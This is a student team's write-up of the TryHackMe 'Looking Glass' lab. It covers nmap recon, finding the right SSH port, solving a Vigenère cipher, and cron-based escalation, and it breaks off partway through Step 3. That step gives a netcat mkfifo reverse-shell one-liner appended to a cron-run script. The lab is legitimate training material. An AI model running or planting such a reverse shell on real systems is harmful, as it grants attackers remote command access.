PenTest 1


ROOM A

DRACO MALFOY

Members

ID	Name	Role
1211103093	AQRA ALISA BINTI RASHIDI	Leader
1211103098	NUR INQSYIRA BINTI ZAMRI	Member
1211103097	NURUL AQILAH BINTI MOHD SHARIFF	Member
1211102093	SITI NUR AMIRAH BINTI ZURAIHAN	Member

Steps 1 : Recon and Enumeration




Members Involved: Aqra, Inqsyira, Aqilah, Amirah

Tools used: kali linux, nmap, ssh, vigenere cipher – boxentriq

Thought Process and Methodology and Attempts:

We can initially begin the machine's basic enumeration and perform a nmap scan using using *nmap -sC -sV -oN service-scan IPaddress* When the scan is finished, there will be a huge number of of ports shown.



```
kali@kali: ~
File  Actions  Edit  View  Help
zsh: corrupt history file /home/kali/.zsh_history

┌──(kali㉿kali)-[~]
└─$ nmap -sC -sV -oN service-scan 10.10.207.194
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-25 20:34 EDT
Nmap scan report for 10.10.207.194
Host is up (0.20s latency).
Not shown: 915 closed tcp ports (conn-refused)
PORT      STATE    SERVICE    VERSION
22/tcp    open     ssh        OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   2048 3f:15:19:70:35:fd:dd:0d:07:a0:50:a3:7d:fa:10:a0 (RSA)
|   256 a8:67:5c:52:77:02:41:d7:90:e7:ed:32:d2:01:d9:65 (ECDSA)
|_  256 26:92:59:2d:5e:25:90:89:09:f5:e5:e0:33:81:77:6a (ED25519)
6005/tcp  filtered X11:5
9000/tcp  open     ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9001/tcp  open     ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9002/tcp  open     ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9003/tcp  open     ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
```

Next, Aqra figured out that we have to try ssh from lowest port to highest port {9000,13783} to find the correct port.

```
kali@kali: ~
File  Actions  Edit  View  Help
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
13782/tcp open     ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
13783/tcp open     ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 183.24 seconds

┌──(kali㉿kali)-[~]
└─$ ssh 10.10.207.194 -p 9000
The authenticity of host '[10.10.207.194]:9000 ([10.10.207.194]:9000)' can't
be established.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ7O0IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.207.194]:9000' (RSA) to the list of known
hosts.
Lower
Connection to 10.10.207.194 closed.

┌──(kali㉿kali)-[~]
└─$
```

```
kali@kali: ~
File  Actions  Edit  View  Help
Higher
Connection to 10.10.207.194 closed.

┌──(kali㉿kali)-[~]
└─$ ssh 10.10.207.194 -p 13025
The authenticity of host '[10.10.207.194]:13025 ([10.10.207.194]:13025)' can'
t be established.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ7O0IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:1: [hashed name]
    ~/.ssh/known_hosts:2: [hashed name]
    ~/.ssh/known_hosts:3: [hashed name]
    ~/.ssh/known_hosts:4: [hashed name]
    ~/.ssh/known_hosts:5: [hashed name]
    ~/.ssh/known_hosts:6: [hashed name]
    ~/.ssh/known_hosts:7: [hashed name]
    ~/.ssh/known_hosts:8: [hashed name]
    (7 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.207.194]:13025' (RSA) to the list of known
 hosts.
You've found the real service.
Solve the challenge to get access to the box
Jabberwocky
'Mdes mgplmmz, cvs alv lsmtsn aowil
Fqs ncix hrd rxtbmi bp bwl arul;
Elw bpmtc pgzt alv uvvordcet,
```


Dropbear SSH server is running on each of these ports. We will get one of two messages if we connect to one of these ports. Higher or lower refers to the port we need to connect to Now, if you look at the box's hint, it says that a mirror is a gazing glass. This suggests that the two messages are similar to a mirror. As a result, we would really connect to a lower port if we wanted to receive the message higher. So, we can use the following command to connect to the first port.

Ssh 10.10.207.194 -p 13025

Try and error, finally we managed to get the correct port that show poem

Apparently the real service is using the Vigenere Cipher, so we use www.boxentriq.com and manage to decode it and the secret which is :


bewareTheJabberwock.



We key in the secret and then it display the credentials. Then we use

ssh jabberwock@ipadress

and login using the password given.




Steps 2 : Initial Foothold


Members Involved: Aqra, Inqsyira, Aqilah, Amirah

Tools used: kali linux, .sh bash script, cron jobs

Thought Process and Methodology and Attempts:

As we managed to log in as jabberwock, we move on to next step.
We list all available file using command ***ls***, open **user.txt** and finally we get the first flag by reversing it





Next we have twasBrillig.sh is a bash script so we want to see what is inside the twasBrilling.sh file.

```
jabberwock@looking-glass: ~
File  Actions  Edit  View  Help
So rested he by the Tumtum tree,
And stood awhile in thought.

And as in uffish thought he stood,
The Jabberwock, with eyes of flame,
Came whiffling through the tulgey wood,
And burbled as it came!

One, two! One, two! And through and through
The vorpal blade went snicker-snack!
He left it dead, and with its head
He went galumphing back.

'And hast thou slain the Jabberwock?
Come to my arms, my beamish boy!
O frabjous day! Callooh! Callay!'
He chortled in his joy.

'Twas brillig, and the slithy toves
Did gyre and gimble in the wabe;
All mimsy were the borogoves,
And the mome raths outgrabe.
jabberwock@looking-glass:~$ ls
poem.txt  twasBrillig.sh  user.txt
jabberwock@looking-glass:~$ cat twasBrillig.sh
wall $(cat /home/jabberwock/poem.txt)
jabberwock@looking-glass:~$
```

We use the command ***sudo -l -l*** to check whether there are any commands that we can execute with elevated privileges.

```
jabberwock@looking-glass: ~
File  Actions  Edit  View  Help
'And hast thou slain the Jabberwock?
Come to my arms, my beamish boy!
O frabjous day! Callooh! Callay!'
He chortled in his joy.

'Twas brillig, and the slithy toves
Did gyre and gimble in the wabe;
All mimsy were the borogoves,
And the mome raths outgrabe.
jabberwock@looking-glass:~$ ls
poem.txt  twasBrillig.sh  user.txt
jabberwock@looking-glass:~$ cat twasBrillig.sh
wall $(cat /home/jabberwock/poem.txt)
jabberwock@looking-glass:~$ sudo -l -l
Matching Defaults entries for jabberwock on looking-glass:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:
/bin\:/snap/bin

User jabberwock may run the following commands on looking-glass:

Sudoers entry:
    RunAsUsers: root
    Options: !authenticate
    Commands:
        /sbin/reboot
jabberwock@looking-glass:~$
```

We got a poem, a script and of course user.txt. After a lot of enumeration, we found that there is a crontab running as user **tweedledum.**

```
jabberwock@looking-glass: ~
File  Actions  Edit  View  Help

Sudoers entry:
    RunAsUsers: root
    Options: !authenticate
    Commands:
        /sbin/reboot
jabberwock@looking-glass:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --re
port /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --re
port /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --re
port /etc/cron.monthly )
#
@reboot tweedledum bash /home/jabberwock/twasBrillig.sh
jabberwock@looking-glass:~$
```


After that, we run the command -ls -al to list all files in order to check for hidden files.

```
jabberwock@looking-glass: ~
File  Edit  View  Search  Terminal  Help
Connection to 10.10.245.133 closed.
root@ip-10-10-157-166:~# ssh jabberwock@10.10.245.133
jabberwock@10.10.245.133's password:
Last login: Tue Jul 26 02:08:14 2022 from 10.10.82.139
jabberwock@looking-glass:~$ ls
poem.txt  twasBrillig.sh  twasBrilling.sh  user.txt
jabberwock@looking-glass:~$ cat twasBrillig.sh
wall $(cat /home/jabberwock/poem.txt)
jabberwock@looking-glass:~$ ls -al
total 48
drwxrwxrwx 5 jabberwock jabberwock 4096 Jul 26 02:14 .
drwxr-xr-x 8 root       root       4096 Jul  3  2020 ..
lrwxrwxrwx 1 root       root          9 Jul  3  2020 .bash_history -> /dev/null
-rw-r--r-- 1 jabberwock jabberwock  220 Jun 30  2020 .bash_logout
-rw-r--r-- 1 jabberwock jabberwock 3771 Jun 30  2020 .bashrc
drwx------ 2 jabberwock jabberwock 4096 Jun 30  2020 .cache
drwx------ 3 jabberwock jabberwock 4096 Jun 30  2020 .gnupg
drwxrwxr-x 3 jabberwock jabberwock 4096 Jun 30  2020 .local
-rw-r--r-- 1 jabberwock jabberwock  807 Jun 30  2020 .profile
-rw-rw-r-- 1 jabberwock jabberwock  935 Jun 30  2020 poem.txt
-rwxrwxr-x 1 jabberwock jabberwock   38 Jul  3  2020 twasBrillig.sh
-rw-rw-r-- 1 jabberwock jabberwock   77 Jul 26 02:14 twasBrilling.sh
-rw-r--r-- 1 jabberwock jabberwock   38 Jul  3  2020 user.txt
jabberwock@looking-glass:~$
```

We found alice humptydumpty tweedledee Tweedledum files

```
jabberwock@looking-glass: /home
File  Edit  View  Search  Terminal  Help
jabberwock@looking-glass:~$ ls
poem.txt  twasBrillig.sh  twasBrilling.sh  user.txt
jabberwock@looking-glass:~$ cat twasBrillig.sh
wall $(cat /home/jabberwock/poem.txt)
jabberwock@looking-glass:~$ ls -al
total 48
drwxrwxrwx 5 jabberwock jabberwock 4096 Jul 26 02:14 .
drwxr-xr-x 8 root       root       4096 Jul  3  2020 ..
lrwxrwxrwx 1 root       root          9 Jul  3  2020 .bash_history -> /dev/null
-rw-r--r-- 1 jabberwock jabberwock  220 Jun 30  2020 .bash_logout
-rw-r--r-- 1 jabberwock jabberwock 3771 Jun 30  2020 .bashrc
drwx------ 2 jabberwock jabberwock 4096 Jun 30  2020 .cache
drwx------ 3 jabberwock jabberwock 4096 Jun 30  2020 .gnupg
drwxrwxr-x 3 jabberwock jabberwock 4096 Jun 30  2020 .local
-rw-r--r-- 1 jabberwock jabberwock  807 Jun 30  2020 .profile
-rw-rw-r-- 1 jabberwock jabberwock  935 Jun 30  2020 poem.txt
-rwxrwxr-x 1 jabberwock jabberwock   38 Jul  3  2020 twasBrillig.sh
-rw-rw-r-- 1 jabberwock jabberwock   77 Jul 26 02:14 twasBrilling.sh
-rw-r--r-- 1 jabberwock jabberwock   38 Jul  3  2020 user.txt
jabberwock@looking-glass:~$ cd ..
jabberwock@looking-glass:/home$ ls
alice  humptydumpty  jabberwock  tryhackme  tweedledee  tweedledum
jabberwock@looking-glass:/home$
jabberwock@looking-glass:/home$
```

We tried to open humpty dumpty and alice but there is no access.



```
jabberwock@looking-glass: /home
File  Edit  View  Search  Terminal  Help
alice  humptydumpty  jabberwock  tryhackme  tweedledee  tweedledum
jabberwock@looking-glass:/home$ ls -al
total 32
drwxr-xr-x  8 root         root         4096 Jul  3  2020 .
drwxr-xr-x 24 root         root         4096 Jul  2  2020 ..
drwx--x--x  6 alice        alice        4096 Jul  3  2020 alice
drwx------  2 humptydumpty humptydumpty 4096 Jul  3  2020 humptydumpty
drwxrwxrwx  5 jabberwock   jabberwock   4096 Jul 26 02:14 jabberwock
drwx------  5 tryhackme    tryhackme    4096 Jul  3  2020 tryhackme
drwx------  3 tweedledee   tweedledee   4096 Jul  3  2020 tweedledee
drwx------  2 tweedledum   tweedledum   4096 Jul  3  2020 tweedledum
jabberwock@looking-glass:/home$ cd humptydumpty
-bash: cd: humptydumpty: Permission denied
jabberwock@looking-glass:/home$ ls alice/.ssh/id_rsa.pub
alice/.ssh/id_rsa.pub
jabberwock@looking-glass:/home$ cat alice/.ssh/id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDGY+dwBeKw2NtTbGLN+3hpg+qZ9ebXvfkU+UZ/lP0T
FmGWaYM0hFyE9oVSoldBmLmvJAfpjFk/kgglcQ0r5rhahEPI+jIYr/retdOf8hZYpCRr21DbGt2fLF3B
uZIo/Uvhur/i9Tc5RwD5pgfGqHKrf1qul5x4dWK36NU+uIeIIDveTuAcKCmTBZzM1rkwwaj7UKDiJ/N9
+/l6E+TEEsuXd/isF/zhGa4oQTLpthn79Y4SAeV+5zmeAWeJbvHZHe/KrvHIOvCJc5N9bjJh76QuIZnL
KTWJrscaE0qkhG5890l1P6s0auNgUuOHN5ZgGYfHsmSGQRQUhXHplXXL6CKF alice@looking-glass
jabberwock@looking-glass:/home$ cat alice/.ssh/id_rsa
cat: alice/.ssh/id_rsa: Permission denied
jabberwock@looking-glass:/home$
```


Steps 3 : Horizontal Privilege Escalation

Members Involved: Aqra, Inqsyira, Aqilah, Amirah

Tools used: Kali Linux, ssh (RSA), nano, netcat, Pentestmonkey (reverse shell script), ping, python3

Thought Process and Methodology and Attempts:


Next, we try using the id_rsa command which contains the public key of your RSA key pair. It may be used to allow you to access machine B over ssh without needing to enter a password.




To be able to elevate to user Tweedledum, we have to do reverse shell we use a sh+nc shell:


rm/tmp/f;mkfifo /tmp/f;cat /tmp/f | /bin/sh -I 2>&1 | nc [IPaddress] [PORT] >/tmp/f

by append the shell script to the twasBrillig.sh file:






We set a netcat listener using port 4444. Aqilah tried but suddenly her host connection was closed but the others managed to set that.



Amirah found out the reverse shell cheat sheet from PentestMonkey's website, then we ping the IP address.



After getting feedbacks from netcat listener we need to find the correct port again by ssh the ip address by try and error method.

```
root@ip-10-10-157-166: ~
File  Edit  View  Search  Terminal  Tabs  Help
root@ip-10-10-157-166: ~   root@ip-10-10-157-166: ~   alice@looking-glass: ~
rtt min/avg/max/mdev = 0.388/0.944/10.692/1.715 ms
root@ip-10-10-157-166:~# ssh -o StrictHostKeyChecking=no 10.10.245.133 -p 13179
Higher
Connection to 10.10.245.133 closed.
root@ip-10-10-157-166:~# ssh -o StrictHostKeyChecking=no 10.10.245.133 -p 13000
Higher
Connection to 10.10.245.133 closed.
root@ip-10-10-157-166:~# ssh -o StrictHostKeyChecking=no 10.10.245.133 -p 12000
Higher
Connection to 10.10.245.133 closed.
root@ip-10-10-157-166:~# ssh -o StrictHostKeyChecking=no 10.10.245.133 -p 10000
Warning: Permanently added '[10.10.245.133]:10000' (RSA) to the list of known ho
sts.
Lower
Connection to 10.10.245.133 closed.
root@ip-10-10-157-166:~# ssh -o StrictHostKeyChecking=no 10.10.245.133 -p 11000
Warning: Permanently added '[10.10.245.133]:11000' (RSA) to the list of known ho
sts.
Higher
Connection to 10.10.245.133 closed.
root@ip-10-10-157-166:~# ssh -o StrictHostKeyChecking=no 10.10.245.133 -p 10500
Warning: Permanently added '[10.10.245.133]:10500' (RSA) to the list of known ho
sts.
```

When we got the correct port we enter the secret again bewareTheJabberwock and we ssh again to jabberwork@machineip and then key the displayed password

```
root@ip-10-10-157-166: ~
File  Edit  View  Search  Terminal  Tabs  Help
root@ip-10-10-157-166: ~   root@ip-10-10-157-166: ~   alice@looking-glass: ~
root@ip-10-10-157-166:~# ssh -o StrictHostKeyChecking=no 10.10.245.133 -p 10678
Warning: Permanently added '[10.10.245.133]:10678' (RSA) to the list of known ho
sts.
Higher
Connection to 10.10.245.133 closed.
root@ip-10-10-157-166:~# ssh -o StrictHostKeyChecking=no 10.10.245.133 -p 10677
Warning: Permanently added '[10.10.245.133]:10677' (RSA) to the list of known ho
sts.
Higher
Connection to 10.10.245.133 closed.
root@ip-10-10-157-166:~# ssh -o StrictHostKeyChecking=no 10.10.245.133 -p 10676
Warning: Permanently added '[10.10.245.133]:10676' (RSA) to the list of known ho
sts.
You've found the real service.
Solve the challenge to get access to the box
Jabberwocky
'Mdes mgplmmz, cvs alv lsmtsn aowil
Fqs ncix hrd rxtbmi bp bwl arul;
Elw bpmtc pgzt alv uvvordcet,
Egf bwl qffl vaewz ovxztiql.

'Fvphve ewl Jbfugzlvgb, ff woy!
Ioe kepu bwhx sbai, tst jlbal vppa grmjl!
```

Next, we check if our twasBrillig file have the script that we have append. After further enumeration, we set back our nc listener, sudo re boot the machine and ping it again.

```
root@ip-10-10-157-166: ~
File  Edit  View  Search  Terminal  Tabs  Help
root@ip-10-10-157-166: ~   root@ip-10-10-157-166: ~   alice@looking-glass: ~
Connection to 10.10.245.133 closed.
root@ip-10-10-157-166:~# ssh jabberwock@10.10.245.133
jabberwock@10.10.245.133's password:
Last login: Tue Jul 26 03:40:05 2022 from 10.10.157.166
jabberwock@looking-glass:~$ ls
poem.txt  twasBrillig.sh  twasBrilling.sh  user.txt
jabberwock@looking-glass:~$ cat twasBrilllig.sh
#!/bin/bash

